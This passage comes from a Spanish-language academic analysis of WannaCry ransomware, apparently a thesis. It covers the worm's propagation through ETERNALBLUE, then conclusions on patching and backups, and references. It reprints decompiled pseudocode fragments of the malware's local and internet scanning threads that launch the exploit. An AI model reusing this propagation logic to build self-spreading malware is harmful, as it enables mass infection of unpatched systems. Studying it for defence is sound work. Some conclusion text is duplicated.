Fuentes: (Defender, 2018)

"El código de explotación utilizado por esta amenaza para propagarse a otras computadoras fue diseñado para funcionar solo con sistemas Windows 7 y Windows Server 2008 (o sistemas operativos anteriores) no parcheados. El exploit no afecta a las PC con Windows 10" (Defender, 2018).

4. CAPÍTULO 3: MÉTODOS DE PROPAGACIÓN

Este código dañino (malware) tiene la función de gusano, esto significa que se propagará por la red, para que esto sea posible se ejecuta el "exploit" de ETERNALBLUE (MS17-010) "con el propósito de propagarse hacia todas las maquinas que no tenga parchada esta vulnerabilidad".

Además, no solo busca dentro de la red local de la maquina perjudicada, sino que también inicia a escanear las direcciones IP públicas de Internet.

Este tipo de distribución es realizada por el servicio que el mismo malware instala para su ejecución (en la cola se encuentra la persistencia que contiene la información sobre el nombre del servicio)

Ya con el servicio instalado y ejecutado se generan dos líneas de código, en el cual se encargan en desarrollar una serie de reiteraciones hacia otros sistemas.

A continuación, se mostrará las dos líneas de código, resaltadas en gris:

Ilustración 4-1: Código de propagación

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

Fuente: (Security Panda, 2017)

Una de las primeras acciones que ejerce las dos líneas de código, es obtener los recursos de la librería "DLL stub" que se empleará para componer el "payload" esto se dirigirá en las maquinas que están siendo víctimas, ha este "stub" viene incorporado el malware.

El DLL contiene una funcionalidad llamada "PlayGame", la cual es la que se encarga de extraer y ejecutar el recurso DLL, que en este caso viene siendo el mismo malware. De esta forma al convocar esta función "PlayGame", iniciara la infección en las maquinas.

El DLL no genera un ataque al disco duro, sino que se inyecta directamente en la memoria ram donde se encuentra los procesos LSASS, en consecuencia, de esto, se ejecuta el exploit ETERNALBLUE "en el equipo comprometido". (Panda Security, 2017, pág. 15)

4.1 Replicación en red local

Se mostrará la función que se encarga de ejecutar la replicación en la red local de la maquina perjudicada:

Ilustración 4-2: Código de replicación en la red local

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

Fuente: (Security Panda, 2017)

La siguiente línea de código vista en la anterior imagen, tiene como función adquirir "diversa información del adaptador de red local" .de esta manera se crearan las direcciones IP, que le corresponde a su rango de red, para después ser atacadas generando una explotación enviando al "payload", que es el que contiene el malware, este se inyectara en el sistema donde se encuentra el proceso LSASS por medio del uso del "exploit Eternalblue (MS17-010)".

4.2 Replicación en Internet

A continuación, se observa la función que genera la replicación hacia la Internet, creando rangos de las direcciones IPs en forma aleatoria:

Ilustración 4-3: Código de replicación en Internet

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Fuente: (Security Panda, 2017)

Ya generadas las IPs, se ejecutará el exploit con el siguiente código que se muestra a continuación.

Ilustración 4-4: Exploit en la IPs

```
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
    v14 = inet_addr(&Dest);
    if ( connect_socket(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
    v16 = v15;
    if ( v15 )
      break;
LABEL_21:
    if ( ++v13 >= 255 )
    {
      v2 = v21;
      v1 = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
    TerminateThread(v16, 0);
  CloseHandle(v16);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```


Fuente: (Security Panda, 2017)

Ya para concluir, al analizar las dos funciones como la de replicación en Internet y el de la red local, se le hace el llamado a la función RUN_ETERNAL_BLUE que es el encargado de enviar el exploit.

Anatomía del WannaCry

En esta parte se dará a conocer las tres fases, en la cual el código dañino (WannaCry) ataca a su víctima, se ilustra las nociones frente a este tema en la siguiente imagen.

Ilustración 4-5: Anatomía de WannaCry



Fuente: (pandasecurity.com, 2017)

5. CONCLUSIONES

A lo largo de la presente investigación, sobre el funcionamiento de ataque del Malware ransomware (WannaCry) en sus procesos de infección, encriptación y propagación en el sistema operativo Windows se concluye que:

- Existen constantes ataques de ransomware (WannaCry) en las vulnerabilidades del sistema operativo Windows, en su mayoría estos ataques suelen presentarse en las empresas que contienen este tipo sistema, esto es debido a que algunas empresas utilizan software desarrollado a medida y al realizar cada actualización del sistema operativo o parches se debe justificar con anterioridad, para asegurar su funcionamiento. Este procedimiento para verificar y probar los parches toma algo de tiempo, más aún en empresas grandes dado que el volumen de software a testear es mucha.

- La solución tecnológica, frente a estos ataques cibernéticos no está basada en los antivirus, firewall, sistema de detención de intruso y otros mecanismos de defensa, aunque hacen parte de la solución, pero con solo estar instalados no es suficiente para reducir los ciberataques. Si, no que tener especialistas propios o tercerizados que se encarguen de realizar la tarea de generar más seguridad.

Malware ransomware (WannaCry) dado el objetivo este es aprovechar esta vulnerabilidad para ejecutar un cifrado masivo de los ficheros, con el fin pedir rescate para su recuperación, se debe tener las ultimas actualizaciones enviadas por la compañía del windows, cabe recordar que este sistema operativo tiene la vulnerabilidad del protocolo (MS17-010) conocido como ETERNALBLUE. Para prevenir o bajar en porcentaje de las posibles infecciones y ataques de este tipo, es indispensable actualizaciones periódicas de tus equipos con las versiones de Win7 y Server 2008, de igual manera estar licenciados para que las actualizaciones lleguen a tiempo y sea las correctas.

El no tener precaución con los correos electrónicos antes de hacer clic y abrirlos, más aún si contiene documentos adjuntados o archivos no verificados, visto que, estos archivos pueden contener algún código oculto o virus incrustado, se debe tener prevención al ejecutar cualquier tipo de adjunto de remitentes que reconozca o fuentes extrañas. No se puede depositar toda la confianza a los antivirus, aunque es de gran ayuda se debe tener en cuenta todos los consejos que se mencionan anteriormente. Adicional se recomienda tener una copia de respaldo de la información más importante, esto es posible con la compra de un disco duro externo, en cual ayudara evitar que tu información se encuentre en peligro de un ciberataque.

- El Modo de infección es posible por medio de los correos electrónicos ya que es un vector importante empleado por los ransomware para alojarse en la red. Ya alojado en la red se incorpora código que ejecuta la explotación (exploit) de la vulnerabilidad que se encuentra en el protocolo (MS17-010) conocido como ETERNALBLUE.

Por otra parte, ya ejecutado el exploit en la vulnerabilidad el ransomware WannaCry, realiza un escaneo de la red interna y externa de la empresa, con el fin de crear conexiones en el puerto 445/tcp (SMB) para buscar equipos no debidamente actualizados, con fin de propagarse e infectarlos.

Por lo tanto, no se debe dejar que solamente los sistemas informáticos realicen la tarea de proteger, si, no que también responsabilizarse de tener especialistas propios o tercerizados que se encarguen de realizar la tarea de generar más seguridad.

la compra de un disco duro externo, en cual ayudara evitar que tu información se encuentre en peligro de un ciberataque.

- La forma de implementar un nivel de protección más alto y seguro frente al malware ransomware (WannaCry) es mantener el sistema operativo Windows actualizado, tener precaución con los correos electrónicos antes de abrirlos, más aun si contiene documentos o archivos adjuntos, es decir, no depositar toda la confianza en los antivirus y esto debe conllevar a realizar una copia de respaldo de la información más importante, esto es posible con la compra de un disco duro externo, el cual ayudará a evitar que la información se encuentre en riesgo y bajo peligro de un ciberataque.

6. REFERENCIAS


- Bitcoin. (2009-2018). *Bitcoin*. Obtenido de Bitcoin: https://bitcoin.org/es/faq#que-es-bitcoin
- Coleridge, R. (19 de Agosto de 1996). *The Cryptography API, or How to Keep a Secret*. Obtenido de Microsoft: https://msdn.microsoft.com/en-us/library/ms867086.aspx
- Defender, M. (10 de Enero de 2018). *Windows Defender Security Intelligence*. Obtenido de Ransom:Win32/WannaCrypt: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:Win32/WannaCrypt
- *Diario Oficial de Colombia - Ley 1273*. (2009). Bogota.
- *Diario Oficial de Colombia - Ley 1581*. (2012). Bogota.
- ESPECTADOR. (13 de Mayo de 2017). *ESPECTADOR*. Obtenido de https://www.elespectador.com/tecnologia/el-virus-wannacry-ya-afecta-unos-100-paises-articulo-693699
- FBI. (2017). *Report anual FBI IC3*. Internet Crime Complaint Center.
- Kaspersky. (2014). *informe anul*. Kaspersky .
- Kaspersky Lab. (26 de Junio de 2017). *securelist*. Obtenido de securelist: https://securelist.com/ksn-report-ransomware-in-2016-2017/78824/
- McAfee. (2017). *McAfee*. Madrid: McAfee.com.
- microsoft.com. (11 de abril de 2018). *support.microsoft.com*. Obtenido de https://support.microsoft.com/es-co/help/815065/what-is-a-dll
- Panda Security. (2017). *Informe #WannaCry*. España: pandasecurity.com.
- pandasecurity.com. (16 de MAY de 2017). *pandasecurity.com*. Obtenido de https://www.pandasecurity.com/spain/mediacenter/noticias/infografia-wannacry-ciberataque/
- Porolli, M. (2017). Informe Eset. *WeLiveSegurity*.
- Puodzius, C. (13 de Septiembre de 2016). *welivesecurity*. Obtenido de Cómo y por qué el cifrado moldeó al ransomware criptográfico: https://www.welivesecurity.com/la-es/2016/09/13/cifrado-ransomware-criptografico/
- Sarabia, D. (27 de junio de 2017). Un nuevo ciberataque con 'ransomware' afecta a empresas de todo el mundo. *eldiario.es*.
- Security Panda. (2017). *Informe #WannaCry*. España: pandasecurity.com. Obtenido de https://www.pandasecurity.com/spain/mediacenter/src/uploads/2017/05/1705-Informe_WannaCry-v160-es.pdf
- SECURITY, P. (15 de NOVIEMBRE de 2013). *PANDA SECURITY*. Obtenido de PANDA SECURITY: https://www.pandasecurity.com/spain/mediacenter/malware/que-es-un-ransomware/
- TEAM COUNTER THREAT UNIT RESEARCH. (18 de Mayo de 2017). *WCry Ransomware Analysis*. Obtenido de Secureworks: https://www.secureworks.com/research/wcry-ransomware-analysis
- Team Threat Intelligence. (26 de Octubre de 2017). *BlogAvart*. Obtenido de https://blog.avast.com/es/el-ransomware-badrabbit-infecta-aeropuertos-y-metros

- Velasco, R. (27 de abril de 2017). *www.redeszone.net*. Obtenido de https://www.redeszone.net/2017/04/27/script-detecta-elimina-doublepulsar-nsa/
- Zimba, A. (2017). Malware-Free Intrusion: A Novel Approach to Ransomware Infection Vectors. *International Journal of Computer Science and Information Security*, 318.

ANEXO

En la siguiente imagen se muestra una forma más general los procesos de infección, propagación, encriptación y notificación de rescate.

Ilustración 6-1: Proceso del Ransomware-



Posteriormente en la siguiente imagen se da a mostrar un flujograma de los pasos más detallado de la infección, propagación, encriptación y notificación de rescate.

Ilustración 6-2: Flujograma de Infección.